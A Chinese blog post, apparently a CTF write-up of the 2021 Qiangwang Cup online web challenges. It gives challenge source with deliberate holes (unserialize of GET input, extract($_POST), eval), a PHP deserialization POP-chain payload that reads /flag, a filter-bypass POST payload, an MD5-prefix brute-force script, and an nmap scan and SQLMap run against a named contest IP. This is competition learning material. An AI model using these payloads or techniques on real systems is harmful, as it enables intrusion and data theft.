从强网杯2021线上赛习得

原创

wawyw~ 于 2021-06-18 12:51:05 发布 318 收藏 2

分类专栏： ctf 文章标签： php python filter

本文链接：https://blog.csdn.net/qq_49821579/article/details/118023588

0x00 前言

强网杯的题目质量就是高，奈何没几个我会做的□（还是太菜）


以下对从这次比赛所学习到的干货（主要是web方面）进行记录。

0x01 pop_master

index.php 代码

```php
<?php
include "class.php";
//class.php.txt
highlight_file(__FILE__);
$a = $_GET['pop'];
$b = $_GET['argv'];
$class = unserialize($a);
$class->NGPaqV($b);
```

明显是考察反序列化，但打开`class.php.txt`后就傻了。



```
169291  class TVAAOk{
169292      public $HxEol8D;
169293      public function ykoXKt($eYOiq){
169294          $this->Td9e7 = "fa0Gg";
169295          $this->HxEol8D->Y8Lv3t($eYOiq);
169296
169297      }
169298      public function TB9iEb($TqGp5){
169299          if(38213>44953){
169300              $TqGp5 = $TqGp5.'gYQD1';
169301          }
169302          eval($TqGp5);
169303
169304      }
169305  }
169306
169307
```

好家伙，近17万行代码，这得有多少个类。虽然知道肯定很多类是来混淆的，但从中找出可利用的类进行构造，其工作量之大！写脚本找可行，但不会啊（流下了没有技术的泪水）。

赛后看师傅的wp，过滤的思路是这样的：

1. eval 没被引用，过滤
2. for 循环中会覆盖传入参数值，过滤
3. eval 前会覆盖值参数值，过滤
4. 除了入口函数外，其他函数只被引用一次的，过滤

依此编写脚本（看不太懂QAQ），过滤完后找到关键的eval，构造POP链，获取flag。

0x02 [强网先锋]赌徒

目录爆破后得到`www.zip`，下载后是`index.php`

```php
<meta charset="utf-8">
<?php
//hint is in hint.php
error_reporting(1);


class Start
{
    public $name='guest';
    public $flag='syst3m("cat 127.0.0.1/etc/hint");';

    public function __construct(){
        echo "I think you need /etc/hint . Before this you need to see the source code";
    }

    public function _sayhello(){
        echo $this->name;
        return 'ok';
    }

    public function __wakeup(){
        echo "hi";
        $this->_sayhello();
    }
    public function __get($cc){
        echo "give you flag : ".$this->flag;
        return ;
    }
}

class Info
{
    private $phonenumber=123123;
    public $promise='I do';
```

```
    public function __construct(){
        $this->promise='I will not !!!!';
        return $this->promise;
    }

    public function __toString(){
        return $this->file['filename']->ffiillee['ffiilleennaammee'];
    }
}

class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a='';

    public function __get($name){
        $function = $this->a;
        return $function();
    }

    public function Get_hint($file){
        $hint=base64_encode(file_get_contents($file));
        echo $hint;
        return ;
    }

    public function __invoke(){
        $content = $this->Get_hint($this->filename);
        echo $content;
    }
}

if(isset($_GET['hello'])){
    unserialize($_GET['hello']);
}else{
    $hi = new  Start();
}

?>
```

出现的魔术方法：

```
__construct   当一个对象创建时被调用，
__toString   当一个对象被当作一个字符串被调用。
__wakeup()   使用unserialize时触发
__get()    用于从不可访问的属性读取数据
#不可访问包括：（1）私有属性，（2）没有初始化的属性
__invoke()   当脚本尝试将对象调用为函数时触发
```

构造POP链

1. 当用get方法传入一个hello参数后，因有反序列化的操作，会自动调用Start类中的`__wakeup`方法
2. __wakeup方法会执行sayhello()这个方法，如果name属性是Info类的一个对象，那么因为这个对象被当成字符串打印了，所以会自动调用Info类的`toString`方法
3. __toString方法返回file['filename']的ffiillee['ffiilleennaammee']属性，如果file['filename']是Room的一个对象，因为Room类里没有ffiillee['ffiilleennaammee']这个属性，这就相当于从不可访问的属性读取数据，所以会自动调用Room类的`get`方法
4. __get方法把a属性赋值给function，然后执行function方法，如果a属性是Room的一个对象，这就相当于将对象作为函数调用，所以会自动触发Room类的`invoke`方法
5. __invoke方法执行Get_hint函数，Get_hint()将flag以base64编码并打印出来

payload

```php
<?php

class Start
{
    public $name='guest';
    public $flag='1';
}

class Info
{
    private $phonenumber = 123123;
    public $promise = 'Ido';
}

class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a='';
}

$a=new Start();
$a->name=new Info();
$a->name->file['filename']=new Room();
$a->name->file['filename']->a=new Room();
echo serialize($a);

?>
```

base64解码得到flag

0x03 [强网先锋]寻宝

key1

```php
<?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);


function filter($string){
        $filter_word = array('php','flag','index','KeY1lhv','source','key','eval','echo','\$','\(','\.','num','h
tml','\/','\,','\'','0000000');
        $filter_phrase= '/'.implode('|',$filter_word).'/';
```

```
        return preg_replace($filter_phrase,'',$string);
    }


if($ppp){
    unset($ppp);
}
$ppp['number1'] = "1";
$ppp['number2'] = "1";
$ppp['nunber3'] = "1";
$ppp['number4'] = '1';
$ppp['number5'] = '1';


extract($_POST);

$num1 = filter($ppp['number1']);
$num2 = filter($ppp['number2']);
$num3 = filter($ppp['number3']);
$num4 = filter($ppp['number4']);
$num5 = filter($ppp['number5']);




if(isset($num1) && is_numeric($num1)){
    die("非数字");
}

else{

    if($num1 > 1024){
    echo "第一层";
        if(isset($num2) && strlen($num2) <= 4 && intval($num2 + 1) > 500000){
            echo "第二层";
            if(isset($num3) && '4bf21cd' === substr(md5($num3),0,7)){
                echo "第三层";
                if(!($num4 < 0)&&($num4 == 0)&&($num4 <= 0)&&(strlen($num4) > 6)&&(strlen($num4) < 8)&&isset($nu
m4) ){
                    echo "第四层";
                    if(!isset($num5)||(strlen($num5)==0)) die("no");
                    $b=json_decode(@$num5);
                        if($y = $b === NULL){
                                if($y === true){
                                    echo "第五层";
                                    include 'KeY1lhv.php';
                                    echo $KEY1;
                                }
                        }else{
                            echo 'hello';
                            die("no");
                        }
                }else{
                    die("no");
                }
            }else{
                die("no");
            }
        }else{
            die("no");
```

```
            die("no");
        }
    }else{
        die("no111");
    }
}
```

非数字且大于1024，1025a可绕过

科学计数法绕过

md5截断

```
import hashlib
from multiprocessing.dummy import Pool as ThreadPool

# MD5截断数值已知 求原始数据
# 例子 substr(md5(captcha), 0, 6)=60b7ef

def md5(s):  # 计算MD5字符串
    return hashlib.md5(str(s).encode('utf-8')).hexdigest()


keymd5 = '4bf21cd'   #已知的md5截断值
md5start = 0   # 设置题目已知的截断位置
md5length = 7

def findmd5(sss):    # 输入范围 里面会进行md5测试
    key = sss.split(':')
    start = int(key[0])   # 开始位置
    end = int(key[1])    # 结束位置
    result = 0
    for i in range(start, end):
        # print(md5(i)[md5start:md5length])
        if md5(i)[0:7] == keymd5:            # 拿到加密字符串
            result = i
            print(result)    # 打印
            break


list=[]  # 参数列表
for i in range(10):   # 多线程的数字列表 开始与结尾
    list.append(str(10000000*i) + ':' + str(10000000*(i+1)))
pool = ThreadPool()    # 多线程任务
pool.map(findmd5, list) # 函数 与参数列表
pool.close()
pool.join()
```


字母或浮点数绕过

让json解析为假即可

payload

```
ppp[number1]=1025a&ppp[number2]=1e9&ppp[number3]=61823470&ppp[number4]=abcdefg&ppp[number5]={'key':0}
```

第一层第二层第三层第四层第五层KEY1{e1e1d3d40573127e9ee0480caf1283d6}



key2

一开始确实没想到key2直接在一大堆doc文件中，里面还有几张图片迷惑，我是fw

早写个脚本找多好(参考wp)

```
import os
import docx

def dir_file(file_path):
    file_list = []
    for top, dirs, non_dirs in os.walk(file_path):
        for item in non_dirs:
            file_list.append(os.path.join(top, item))
    return file_list


docx_list = filter(lambda s: s.endswith('.docx'), dir_file('five_month'))

for docx_file in docx_list:
    try:
        docx_object = docx.Document(docx_file)
    except docx.opc.exceptions.PackageNotFoundError:
        print('open failed: {}'.format(docx_file))
        continue
    for para in docx_object.paragraphs:
        if "KEY2" in para.text:
            print(docx_file)
            print(para.text)
            break
```

提交两个key即可获得 flag


0x04 EasyWeb

目录爆破得到 /hint

访问后得到提示，Try to scan 35000-40000 ^ __ ^

使用nmap进行端口扫描

```
nmap 47.104.136.46 -p35000-40000
```



访问后使用SQLMap在登录处一把梭，拿到帐号密码

admin/99f609527226e076d668668582ac4420

进入后台，找到一处文件上传点，但比赛中没能利用成功，止于此（上传姿势还得多看看）。

0x05 wp

[1] 2021强网杯 Web Writeup

[2] 强网杯-WriteUp by ChaMd5